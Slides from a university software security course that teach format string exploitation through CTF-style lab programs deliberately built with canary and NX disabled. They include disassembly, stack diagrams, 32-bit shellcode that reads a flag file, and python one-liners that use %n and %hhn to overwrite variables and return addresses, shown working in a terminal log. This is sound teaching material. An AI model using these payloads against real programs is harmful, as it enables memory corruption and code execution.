

NEU CY 5770 Software Vulnerabilities and Security

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formats3: From format string vul to buffer overflow

```
int vulfoo()
{
    char buf1[100];
    char buf2[100];

    fgets(buf2, 99, stdin);
    sprintf(buf1, buf2);
    return 0;
}

int main() {
    return vulfoo();
}
```

Canary disabled; NX disabled

PRINTF(3)

Linux Programmer's Manual

PRINTF(3)

NAME

printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS

```
#include <stdio.h>
```

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

```
#include <stdarg.h>
```

```
int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vdprintf(int fd, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```


Feature Test Macro Requirements for glibc (see [feature_test_macros\(7\)](#)):

```
snprintf(), vsnprintf():
    _XOPEN_SOURCE >= 500 || _ISOC99_SOURCE ||
    || /* Glibc versions <= 2.19: */ _BSD_SOURCE
```

```
dprintf(), vdprintf():
    Since glibc 2.10:
        _POSIX_C_SOURCE >= 200809L
    Before glibc 2.10:
        _GNU_SOURCE
```

formats3

```
000011ed <vulfoo>:
11ed: f3 0f 1e fb      endbr32
11f1: 55              push  ebp
11f2: 89 e5          mov   ebp,esp
11f4: 53            push  ebx
11f5: 81 ec d4 00 00 00 sub   esp,0xd4
11fb: e8 f0 fe ff ff   call  10f0 <_x86.get_pc_thunk.bx>
1200: 81 c3 d0 2d 00 00 add   ebx,0x2dd0
1206: 8b 83 24 00 00 00 mov   eax,DWORD PTR [ebx+0x24]
120c: 8b 00          mov   eax,DWORD PTR [eax]
120e: 83 ec 04       sub   esp,0x4
1211: 50            push  eax
1212: 6a 63         push  0x63
1214: 8d 85 30 ff ff ff lea   eax,[ebp-0xd0]
121a: 50            push  eax
121b: e8 60 fe ff ff   call  1080 <fgets@plt>
1220: 83 c4 10       add   esp,0x10
1223: 83 ec 08       sub   esp,0x8
1226: 8d 85 30 ff ff ff lea   eax,[ebp-0xd0]
122c: 50            push  eax
122d: 8d 45 94       lea   eax,[ebp-0x6c]
1230: 50            push  eax
1231: e8 6a fe ff ff   call  10a0 <sprintf@plt>
1236: 83 c4 10       add   esp,0x10
1239: b8 00 00 00 00 00 mov   eax,0x0
123e: 8b 5d fc       mov   ebx,DWORD PTR [ebp-0x4]
1241: c9            leave
1242: c3            ret
```



Non-shell Shellcode 32bit printf (without 0s)

`sendfile(1, open("/flag", 0), 0, 1000)`

```
8049000: 6a 67      push 0x67
8049002: 68 2f 66 6c 61  push 0x616c662f
8049007: 31 c0      xor  eax,eax
8049009: b0 05      mov  al,0x5
804900b: 89 e3      mov  ebx,esp
804900d: 31 c9      xor  ecx,ecx
804900f: 31 d2      xor  edx,edx
8049011: cd 80      int  0x80
8049013: 89 c1      mov  ecx,eax
8049015: 31 c0      xor  eax,eax
8049017: b0 64      mov  al,0x64
8049019: 89 c6      mov  esi,eax
804901b: 31 c0      xor  eax,eax
804901d: b0 bb      mov  al,0xbb
804901f: 31 db      xor  ebx,ebx
8049021: b3 01      mov  bl,0x1
8049023: 31 d2      xor  edx,edx
8049025: cd 80      int  0x80
8049027: 31 c0      xor  eax,eax
8049029: b0 01      mov  al,0x1
804902b: 31 db      xor  ebx,ebx
804902d: cd 80      int  0x80
```

```
export SCODE=$(python2 -c "print '\x90'* sled size
+
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\
xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\
x64\x89xc6\x31\xc0\xb0xbb\x31\xdb\xb3\x01\x31\
xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

`\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80`

Exploit for format3 (shellcode in buffer)

Something like

```
python2 -c "print '%112d' + '\x??\x??\x??\x??' + '\x90'*?? +  
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\  
xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0xbb\x31\xdb\x  
43\x31\xd2\xcd\x80\x31\xc0\x40xcd\x80' " > /tmp/exploit
```

```
cat /tmp/exploit | ./formats3
```

formats3

Capture the flag

Sequential overwrite

```
int vulfoo()
{
    char buf1[100];
    char buf2[100];

    fgets(buf2, 99, stdin);
    sprintf(buf1, buf2);
    return 0;
}

int main() {
    return vulfoo();
}
```

Formats5: overwrite global variable

```
int auth = 0;

int vulfoo()
{
    int stack = 0;

    asm ("mov %%ebp, %0\n\t"
        : "=r" (stack));

    printf("RET is at %x\n", stack + 4);

    char tmpbuf[512];
    fgets(tmpbuf, 510, stdin);

    printf(tmpbuf);
    return 0;}

int main() {
    vulfoo();

    if (auth)
        print_flag();}
```


Goal:

Call print_flag() by
overwriting auth

formats5 32bit - call print_flag

```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8           mov  eax,ebp
8049338: 89 45 f4        mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4        mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04        add  eax,0x4
8049341: 83 ec 08        sub  esp,0x8
8049344: 50             push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50             push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10        add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00           mov  eax,DWORD PTR [eax]
804935c: 83 ec 04        sub  esp,0x4
804935f: 50             push  eax
8049360: 68 fe 01 00 00   push 0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50             push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10        add  esp,0x10
8049374: 83 ec 0c        sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50             push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10        add  esp,0x10
8049386: b8 00 00 00 00   mov  eax,0x0
804938b: 8b 5d fc        mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9             leave
804938f: c3             ret
```

ebp →




formats5 32bit - (When EIP is in vulfoo)

```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8          mov  eax,ebp
8049338: 89 45 f4       mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4       mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04       add  eax,0x4
8049341: 83 ec 08       sub  esp,0x8
8049344: 50            push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50            push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10       add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00         mov  eax,DWORD PTR [eax]
804935c: 83 ec 04       sub  esp,0x4
804935f: 50            push  eax
8049360: 68 fe 01 00 00   push 0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50            push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10       add  esp,0x10
8049374: 83 ec 0c       sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50            push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10       add  esp,0x10
8049386: b8 00 00 00 00   mov  eax,0x0
804938b: 8b 5d fc       mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9            leave
804938f: c3            ret
```

Frame of
vulfoo

ebp



0x20c = 524
bytes

formats5 32bit - (When EIP is in vulfoo)


```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8           mov  eax,ebp
8049338: 89 45 f4        mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4        mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04        add  eax,0x4
8049341: 83 ec 08        sub  esp,0x8
8049344: 50             push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50             push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10        add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00           mov  eax,DWORD PTR [eax]
804935c: 83 ec 04        sub  esp,0x4
804935f: 50             push  eax
8049360: 68 fe 01 00 00  push  0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50             push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10        add  esp,0x10
8049374: 83 ec 0c        sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50             push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10        add  esp,0x10
8049386: b8 00 00 00 00  mov  eax,0x0
804938b: 8b 5d fc        mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9             leave
804938f: c3             ret
```

Frame of
vulfoo

Frame of
printf

Next
data for
the
format
string

[Address of auth],



formats5 32bit - (EIP in printf)


```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8          mov  eax,ebp
8049338: 89 45 f4       mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4       mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04       add  eax,0x4
8049341: 83 ec 08       sub  esp,0x8
8049344: 50             push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50             push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10       add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00          mov  eax,DWORD PTR [eax]
804935c: 83 ec 04       sub  esp,0x4
804935f: 50             push  eax
8049360: 68 fe 01 00 00  push  0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50             push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10       add  esp,0x10
8049374: 83 ec 0c       sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50             push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10       add  esp,0x10
8049386: b8 00 00 00 00  mov  eax,0x0
804938b: 8b 5d fc       mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9             leave
804938f: c3             ret
```

Frame of
vulfoo

Next
data for
the
format
string

Frame of
printf

[Address of auth], (%x)*, %n



0x20c = 524
bytes

Formats6: overwrite variables

```
int auth = 0;
int auth1 = 0;

int vulfoo()
{
    char tmpbuf[512];
    fgets(tmpbuf, 510, stdin);
    printf(tmpbuf);
    return 0;}

int main() {
    vulfoo();
    printf("auth = %d, auth1 = %d\n", auth, auth1);

    if (auth == 60 && auth1 == 80)
        print_flag();
}
```

Goal: Call print_flag() by
overwriting auth(s)

Formats5: overwrite return address on stack

```
int auth = 0;

int vulfoo()
{
    int stack = 0;

    asm ("mov %%ebp, %0\n\t"
        : "=r" (stack));

    printf("RET is at %x\n", stack + 4);

    char tmpbuf[512];
    fgets(tmpbuf, 510, stdin);

    printf(tmpbuf);
    return 0;}

int main() {
    vulfoo();

    if (auth)
        print_flag();}
```

Goal:

Get the flag without
overwriting auth

Formats5: overwrite return address on stack

1. Overwrite the RET address on vulfoo's stack frame
 - a. **Challenge:** The address is 4 bytes. A big number. **Solution:** overwrite 1 byte a time instead of 4 bytes directly.
 - b. **Challenge:** The byte to be written could be a small number, but the printf already print more bytes than that. **Solution:** overflow the byte.

formats5 32bit

```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8           mov  eax,ebp
8049338: 89 45 f4        mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4        mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04        add  eax,0x4
8049341: 83 ec 08        sub  esp,0x8
8049344: 50             push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50             push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10        add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00           mov  eax,DWORD PTR [eax]
804935c: 83 ec 04        sub  esp,0x4
804935f: 50             push  eax
8049360: 68 fe 01 00 00   push 0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50             push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10        add  esp,0x10
8049374: 83 ec 0c        sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50             push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10        add  esp,0x10
8049386: b8 00 00 00 00   mov  eax,0x0
804938b: 8b 5d fc        mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9             leave
804938f: c3             ret
```

Frame of
vulfoo

Next data for
the
format
string

Frame of
printf

[Address of auth], (%x)*, %n

4 bytes

RET = print_flag()

Saved ebp

tmpbuf

Format string

0x20c = 524
bytes

RET

Saved %ebp

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
<i>length</i>	d i	u o x X	f F e E g G a A	c	s	p	n
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Note regarding the c specifier: it takes an int (or `wint_t`) as argument, but performs the proper conversion to a char value (or a `wchar_t`) before formatting it for output.

Formats5: write on byte a time and integer overflow

```
ctf@formatstring_formats5_32:/$ python2 -c "print '\x8d\xd6\xff\xffAAAA\x8c\xd6\xff\xff%08x.%08x.%08x.%08x.%08x.%88d.%hhn%164d%hhn'" | ./formatstring_formats5_32
RET is at ffffd68c
AAAA000001fe.f7fbb580.08049329.080481b4.00000004.                                1094795585                                0.

The flag is: pwn_iot{MdRrT83eBN_vVM76e_Am83ij5So.QX1gDLzczW}

Segmentation fault (core dumped)
```

```
python2 -c "print '\x8c\xd6\xff\xff' +
'%08x'*5 + '%0134517258x' + '%n'" |
./formatstring_formats5_32
```

Formats9: overwrite more variables with large values

```
int auth = 0;
int auth1 = 0;
int auth2 = 0;

int vulfoo()
{
    char tmpbuf[512];
    fgets(tmpbuf, 510, stdin);

    printf(tmpbuf);
    return 0;
}

int main() {
    vulfoo();

    printf("auth = %d, auth1 = %d\n, auth2 = %d", auth, auth1, auth2);

    if (auth == 0xdeadbeef && auth1 == 0xC0ffe && auth2 == 0xbeefface)
        print_flag();
}
```

Countermeasures

Compiler
ASLR

Compare with Buffer Overflow

StackGuard

Non-executable Stack

What to Overwrite

StackGuard

Non-executable Stack

.ctors and .dtors

Each ELF file compiled with GCC contains special sections notated as “.dtors” and “.ctors” that are called destructors and constructors.

Constructor functions are called before the execution is passed to main() and destructors—after main() exits by using the system call exit. Since constructors are called even before the main part of the program starts, we are not able to do much exploiting even if we manage to change them, but destructors look more promising.